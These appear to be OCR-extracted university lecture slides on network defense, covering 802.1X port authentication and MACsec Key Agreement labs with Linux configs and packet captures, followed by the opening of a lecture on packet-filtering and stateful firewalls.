            Service-Type = Framed-User,
            Tunnel-Type = 13,
            Tunnel-Medium-Type = 6,
            Tunnel-Private-Group-ID = 20
```


VLAN 20

int-2


/24
0

VLAN
IEEE-802
VLAN id

Remote Radius Server



```
# /etc/wpa_supplicant.conf  
  
ap_scan=0  
network={  
    key_mgmt=IEEE8021X  
    eap=MD5  
    identity="pippo"  
    password="pippo"  
    eapol_flags=0  
}
```




10.0.10.101/24
user: pippo

cumulus-802.1x


swp3
swp4

```
# /etc/wpa_supplicant.conf  
  
ap_scan=0  
network={  
    key_mgmt=IEEE8021X  
    eap=MD5  
    identity="pluto"  
    password="pluto"  
    eapol_flags=0  
}
```



10.0.20.101/24
user: pluto

Remote Radius Server



cumulus-802.1x


```
ip addr add 10.0.20.101/24 dev eth0
ip route add default via 10.0.20.1
# start wpa_supplicant in background
wpa_supplicant -B -c/etc/wpa_supplicant.conf -Dwired -ieth0
```

```
ip addr add 10.0.10.101/24 dev eth0
ip route add default via 10.0.10.1
```

```
# start wpa_supplicant in background
wpa_supplicant -B -c/etc/wpa_supplicant.conf -Dwired -ieth0
```



10.0.10.101/24
user: pippo



10.0.20.101/24
user: pluto

Standard input — lubuntu1-1 Ethernet0 to cumulus-8021x-1 swp1

eap

No.	Time	Source	Destination	Protocol	Info
288	650.983832	PcsCompu_54:...	PcsCompu_48:...	EAP	Request, Identity
2...	651.017587	PcsCompu_54:...	PcsCompu_48:...	EAP	Request, MD5-Challenge EAP (EAP-MD5-CHALLENGE)
292	651.079491	PcsCompu_54:...	PcsCompu_48:...	EAP	Success

▼ Ethernet II, Src: PcsCompu_54:c9:35 (08:00:27:54:c9:35), Dst: PcsCompu_48:ea:9a (08:00:27:48:ea:9a)
 ▷ Destination: PcsCompu_48:ea:9a (08:00:27:48:ea:9a)
 ▷ Source: PcsCompu_54:c9:35 (08:00:27:54:c9:35)
 Type: 802.1X Authentication (0x888e)
 Padding: 00

▼ 802.1X Authentication
 Version: 802.1X-2004 (2)
 Type: EAP Packet (0)
 Length: 22

▼ Extensible Authentication Protocol
 Code: Request (1)
 Id: 104
 Length: 22


▼ Type: MD5-Challenge EAP (EAP-MD5-CHALLENGE) (4)
 ▷ [Expert Info (Warning/Security): Vulnerable to MITM attacks. If possible, change EAP type.]
 EAP-MD5 Value-Size: 16
 EAP-MD5 Value: f8505560f73d89fd3cac8b7b6b232631

0000	08	00	27	48	ea	9a	08	00	27	54	c9	35	88	8e	02	00	.. 'H....	'T.5....
0010	00	16	01	68	00	16	04	10	f8	50	55	60	f7	3d	89	fd	.. h....	.PU`.=..
0020	3c	ac	8b	7b	6b	23	26	31	00	00	00	00	00	00	00	00	<..{k#&1
0030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

EAP-MD5 Value (eap.md5.value), 16 bytes

Packets: 4821 - Displayed: 88 (1.8%) - Dropped: 0 (0.0%) Profile: Default

802.1x (EAPoL) exchange between the supplicant (the client) and the authenticator (the switch)



RADIUS (EAPoR) exchange and the authenticator (the switch) and the authentication server (RADIUS)

```
[cumulus@cumulus-8021x:mgmt:~$ net show dot1x interface swp1 detail
s
Interface  MAC Address          Attribute                Value
-----
swp1       08:00:27:48:ea:9a    Status Flags           [ DYNAMIC_VLAN ][ AUTHORIZED ]
                                         Username            pippo
                                         Authentication Type MD5
                                         VLAN               10
                                         Dynamic ACL Filename
                                         Session Time (seconds) 1898
                                         EAPOL Frames RX      3
                                         EAPOL Frames TX      3
                                         EAPOL Start Frames RX 1
                                         EAPOL Logoff Frames RX 0
                                         EAPOL Response ID Frames RX 1
                                         EAPOL Response Frames RX 2
                                         EAPOL Request ID Frames TX 1
                                         EAPOL Request Frames TX 2
                                         EAPOL Invalid Frames RX 0
                                         EAPOL Length Error Frames Rx 0
                                         EAPOL Frame Version   1
                                         EAPOL Auth Last Frame Source 08:00:27:48:ea:9a
                                         EAPOL Auth Backend Responses 2
                                         RADIUS Auth Session ID 3E4A87DC53B05DE7
```

cumulus@cumulus-8021x:mgmt:~\$

```
[cumulus@cumulus-8021x:mgmt:~$ net show dot1x interface summary
```

Interface	MAC Address	Username	State	Authentication Type	MAB	VLAN	DACL	Active
swp1	08:00:27:48:ea:9a	pippo	AUTHORIZED	MD5	NO	10	NO	
swp2	08:00:27:48:ea:9b	pluto	AUTHORIZED	MD5	NO	20	NO	

802.1X-2010 MACsec Key Agreement

802.1X-2010 extensions – MACsec Key Agreement

- ❑ 802.1X-2010 revision *supersedes* 802.1X-2004 by adding MACsec Key Agreement (MKA) protocol
 - ❑ used to determine MACsec Secure Association Keys (SAK) between stations with the same Connectivity Association Key (CAK)
- ❑ **CAK:** pre-shared key used as source keying material for message integrity checking and SAK distribution – initial secret for the stations in the LAN
 - ❑ can be configured manually (pre-shared key) – ***static CAK mode***
 - ❑ or with 802.1X/EAP authentication methods – ***dynamic CAK mode***
 - ❑ **ICK:** integrity check key – derived from CAK and used for integrity checking
 - ❑ **KEK:** key encryption key – derived from CAK and used to encrypt SAK distribution
- ❑ **SAK:** key used for unidirectional secure channels (like the two keys we statically configured in the MACsec Lab for TX and RX)
 - ❑ generated by a **Key Server** selected with an election mechanism

Static CAK mode


- ❑ In static CAK mode the CAK is *pre-shared* among all the MKA stations in the LAN
 - ❑ Then CAK is used to *protect* the control plane communication
 - ❑ and SAKs are randomly derived to encrypt the MACsec data exchange
 - ❑ Once the stations successfully exchange the pre-shared keys, the MKA protocol can be enabled on the interfaces
-
- ❑ Usually this mode is used in switch-to-switch links or switch-to-router links

Dynamic CAK mode

- ❑ In dynamic CAK mode, the stations derive the CAK as part of the 802.1x authentication process
 - ❑ Each authenticated station, receives by the (radius) authentication server a Master Session Key (MSK)
 - ❑ then each station derives the CAK (and CAK name) from the received MSK
 - ❑ Then the SAKs are randomly generated in the same way
-
- ❑ Usually employed in host-to-switch links
 - ❑ if in switch-to-switch links, nodes must act both as authenticators and supplicants, to authenticate each other

MKA Keys Generation

in case of dynamic CKA




RNG: Random Number Generator
KDF: Key Derivation Function

MKA protocol at a glance

One station must be elected as the **Key Server**, responsible for distributing SAKs (every station is configured to be a possible Key Server for reliability)

- ❑ Every station in the LAN broadcasts “heartbeat” messages containing:
 - ❑ MACSec capabilities
 - ❑ Key Server priority (generally the switch is configured with the highest priority)
 - ❑ Anti-replay information (a list of “live” or “potentially live” stations)
- ❑ A simple election process is used to elect the Key Server based on priority
 - ❑ once all stations agreed on the list of “live” stations, the Key Server is elected
- ❑ The Key Server distributes the Secure Association Keys
- ❑ Secure Channel is established and encrypted communication can start
- ❑ If a station doesn’t send keepalive messages after a predetermined timeout, the security association is canceled

Simple MKA lab with Linux



Switch1

```
MKA_CAK=0011... # 16 bytes hexadecimal  
MKA_CKN=0000... # 32 bytes hexadecimal  
  
nmcli connection add type macsec \  
    con-name test-macsec ifname macsec0 \  
    connection.autoconnect no \  
    macsec.parent eth0 macsec.mode psk \  
    macsec.mka-cak $MKA_CAK \  
    macsec.mka-cak-flags 0 \  
    macsec.mka-ckn $MKA_CKN \  
    ipv4.addresses 10.0.10.1/24  
  
nmcli connection up test-macsec
```

lubuntu 11

u2-1

Switch1

```
MKA_CAK=0011... # 16 bytes hexadecimal  
MKA_CKN=0000... # 32 bytes hexadecimal  
  
nmcli connection add type macsec \  
    con-name test-macsec ifname macsec0 \  
    connection.autoconnect no \  
    macsec.parent eth0 macsec.mode psk \  
    macsec.mka-cak $MKA_CAK \  
    macsec.mka-cak-flags 0 \  
    macsec.mka-ckn $MKA_CKN \  
    ipv4.addresses 10.0.10.2/24  
  
nmcli connection up test-macsec
```

lubuntu



lubuntu2-1



EAPOL-MKA Key Server announcement

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PcsCompu_7a...	Nearest-non...	EAPOL-MKA	98	Key Server
2	2.001878	PcsCompu_7a...	Nearest-non...	EAPOL-MKA	98	Key Server
3	2.974594	PcsCompu	21...	Nearest-non...	118	Key Server, Potential Peer List

> Ethernet II, Src: PcsCompu_7a:ca:24 (08:00:27:7a:ca:24), Dst: Nearest-non-TPMR-bridge (01:80:c2:00:00:03)

▼ 802.1X Authentication

Version: 802.1X-2010 (3)

Type: MKA (5)

Length: 80

MACsec Key Agreement

▼ Basic Parameter set

MKA Version Identifier: 1

Key Server Priority: 255

1... = Key Server: True

.1.. = MACsec Desired: True

..10 = MACsec Capability: MACsec Integrity with no confidentiality offset (2)

.... 0000 0011 1100 = Parameter set body length: 60

SCI: 0800277aca240001

Actor Member Identifier: fec743b0cf003e09936f95a

Actor Message Number: 00000002

Algorithm Agility: IEEE Std 802.1X-2010 (0x0080c201)

Integrity Check Value: 2def27e6dd8079cb3254c7be2462f61c

EAPOL-MKA election process

No.	Time	Source	Destination	Protocol	Length	Info
	2 2.001878	PcsCompu_7a... Nearest-non...	Nearest-non-TPMR-bridge	EAPOL-MKA	98	Key Server
	3 2.974594	PcsCompu_21...	Nearest-non-TPMR-bridge	EAPOL-MKA	118	Key Server, Potential Peer List
	4 4.004011	PcsCompu_7a... Nearest-non...	Nearest-non-TPMR-bridge	EAPOL-MKA	118	Live Peer List

- › Frame 4: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface -, id 0
- › Ethernet II, Src: PcsCompu_7a:ca:24 (08:00:27:7a:ca:24), Dst: Nearest-non-TPMR-bridge (01:80:c2:00:00:03)
- › 802.1X Authentication
- › MACsec Key Agreement
 - › Basic Parameter set
 - › Live Peer List Parameter set
 - Parameter set type: Live Peer List (1)
 - 0000 0001 0000 = Parameter set body length: 16
 - Peer Member Identifier: e25022b4972e82cc01879ee5
 - Peer Message Number: 00000001
 - Integrity Check Value: e4697816b9016d3ffdea7e990078cf1b

EAPOL-MKA SAK distribution

No.	Time	Source	Destination	Protocol	Length	Info
	44.004011	PcsCompu_7a...	Nearest-non...	EAPOL-MKA	118	Live Peer List
	54.975305	PcsCompu_21...	Nearest-non...	EAPOL-MKA	150	Key Server, Live Peer List, Distributed SAK
	64.975305	PcsCompu_21...	Nearest-non...	EAPOL-MKA	194	Key Server, Live Peer List, MACsec SAK Use,

› Frame 6: 194 bytes on wire (1552 bits), 194 bytes captured (1552 bits) on interface -, id 0
› Ethernet II, Src: PcsCompu_21:aa:f8 (08:00:27:21:aa:f8), Dst: Nearest-non-TPMR-bridge (01:80:c2:00:00:03)

› 802.1X Authentication

› MACsec Key Agreement

› Basic Parameter set

› Live Peer List Parameter set

› MACsec SAK Use parameter set

› Distributed SAK parameter set

Parameter set type: Distributed SAK (4)

00... = Distributed AN: 0

..01 = Confidentiality Offset: No confidentiality offset (1)

.... 0000 0001 1100 = Parameter set body length: 28

Key Number: 00000001

AES Key Wrap of SAK: f71f01c952a83823d8433defbc3b184d3c5725e1143cbfff

Integrity Check Value: 98db6ee5cc7bdb9de598a4078a0417a6

Suggested Homework

- Add another lubuntu VM to the LAN, participating to the MACsec Key Agreement

Recap: Ethernet insecurity and countermeasures

Ethernet Security Recap

❑ Different default insecure behaviour

- authentication: unauthorized joins, port stealing, MAC flooding
- confidentiality: no encryption, simple hijacking
- message integrity: DHCP spoofing, STP spoofing, ARP spoofing

❑ Countermeasures

- Physical protection
- Port security
- L2 ACLs
- Port Authentication (802.1x)
- LAN segmentation (VLANs)
- VLAN segmentation (Private VLANs)
- L2 encryption/integrity/anti replay (MACsec)
- Security protocols at upper layers (S-ARP, IPv6 SeND)



***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 5: Firewall and Packet Classification Algorithms

Angelo Tulumello

Slides by Marco Bonola

Table of Contents

1. Overview, definitions and architectures
2. Hands-on: netfilter-iptables
3. Packet Classification Algorithms
4. Hands-on: Bit Vector Linear Search with eBPF/XDP

Firewall Overview

*Source: William Stallings and Lawrie Brown,
“Computer Security: Principles and Practice”,
chapter 9*

The Need For Firewalls

- ❑ Internet connectivity is essential
 - ❑ However it creates a threat
- ❑ Effective means of protecting LANs
- ❑ Inserted between the premises network and the Internet to establish a controlled link
 - ❑ Can be a single computer system or a set of two or more systems working together
- ❑ Used as a perimeter defense
 - ❑ Single choke point to impose security and auditing
 - ❑ Insulates the internal systems from external network

Firewall Characteristics: Design goals

- All traffic from inside to outside, and vice versa, must pass through the firewall
- Only authorized traffic as defined by the local security policy will be allowed to pass
- The firewall itself is immune to penetration

Firewall Access Policy

- ❑ A critical component in the planning and implementation of a firewall is specifying a suitable access policy
 - ❑ This lists the types of traffic authorized to pass through the firewall
 - ❑ Includes address ranges, protocols, applications and content types
- ❑ This policy should be developed from the organization's information security risk assessment and policy
- ❑ Should be developed from a broad specification of which traffic types the organization needs to support
 - ❑ Then refined to detail the filter elements which can then be implemented within an appropriate firewall topology

Firewall Filter Characteristics

IP address and protocol values

This type of filtering is used by packet filter and stateful inspection firewalls

Typically used to limit access to specific services

Application protocol

This type of filtering is used by an application-level gateway that relays and monitors the exchange of information for specific application protocols

User identity

Typically for inside users who identify themselves using some form of secure authentication technology

Network activity

Controls access based on considerations such as the time or request, rate of requests, or other activity patterns


Firewall Capabilities And Limits

Capabilities

- Defines a single choke point
- Provides a location for monitoring security events
- Convenient platform for several Internet functions that are not security related
- Can serve as the platform for IPSec

Limitations

- Cannot protect against attacks bypassing firewall
- May not protect fully against internal threats
- Improperly secured wireless LAN can be accessed from outside the organization
- Laptop or portable storage device may be infected outside the corporate network then used internally



(a) General model





Figure 9.1 Types of Firewalls

Packet Filtering Firewall

- ❑ Applies rules to ***each incoming and outgoing IP packet***
 - ❑ Typically a list of rules based on matches in the IP or transport header
 - ❑ Forwards or discards the packet based on rules match:
 - ❑ Source IP address, Destination IP address, Source and destination transport-level address, IP protocol field, Interface
- ❑ Two default policies:
 - ❑ ***Discard*** - prohibit unless expressly permitted
 - ❑ More conservative, controlled, visible to users
 - ❑ ***Forward*** - permit unless expressly prohibited
 - ❑ Easier to manage and use but less secure

Packet-Filtering Examples

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

Packet Filter: Advantages And Weaknesses

❑ Advantages

- ❑ Simplicity**
- ❑ Typically transparent to users and are very fast**

❑ Weaknesses

- ❑ Cannot prevent attacks that employ application specific vulnerabilities or functions**
- ❑ Limited logging functionality**
- ❑ Do not support advanced user authentication**
- ❑ Vulnerable to attacks on TCP/IP protocol bugs**
- ❑ Improper configuration can lead to breaches**

Stateful Inspection Firewall

Tightens rules for TCP traffic by creating a ***directory of outbound TCP connections***

- There is an entry for each currently established connection***
- Packet filter allows incoming traffic to high numbered ports only for those packets that fit the profile of one of the entries in this directory

Reviews packet information but also records information about TCP connections

- Keeps track of TCP sequence numbers*** to prevent attacks that depend on the sequence number
- Inspects data for higher protocols*** like FTP, IM and SIPS commands

Stateful firewalls are applied also to ***connectionless protocols (e.g. UDP)***

Connection State Table

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
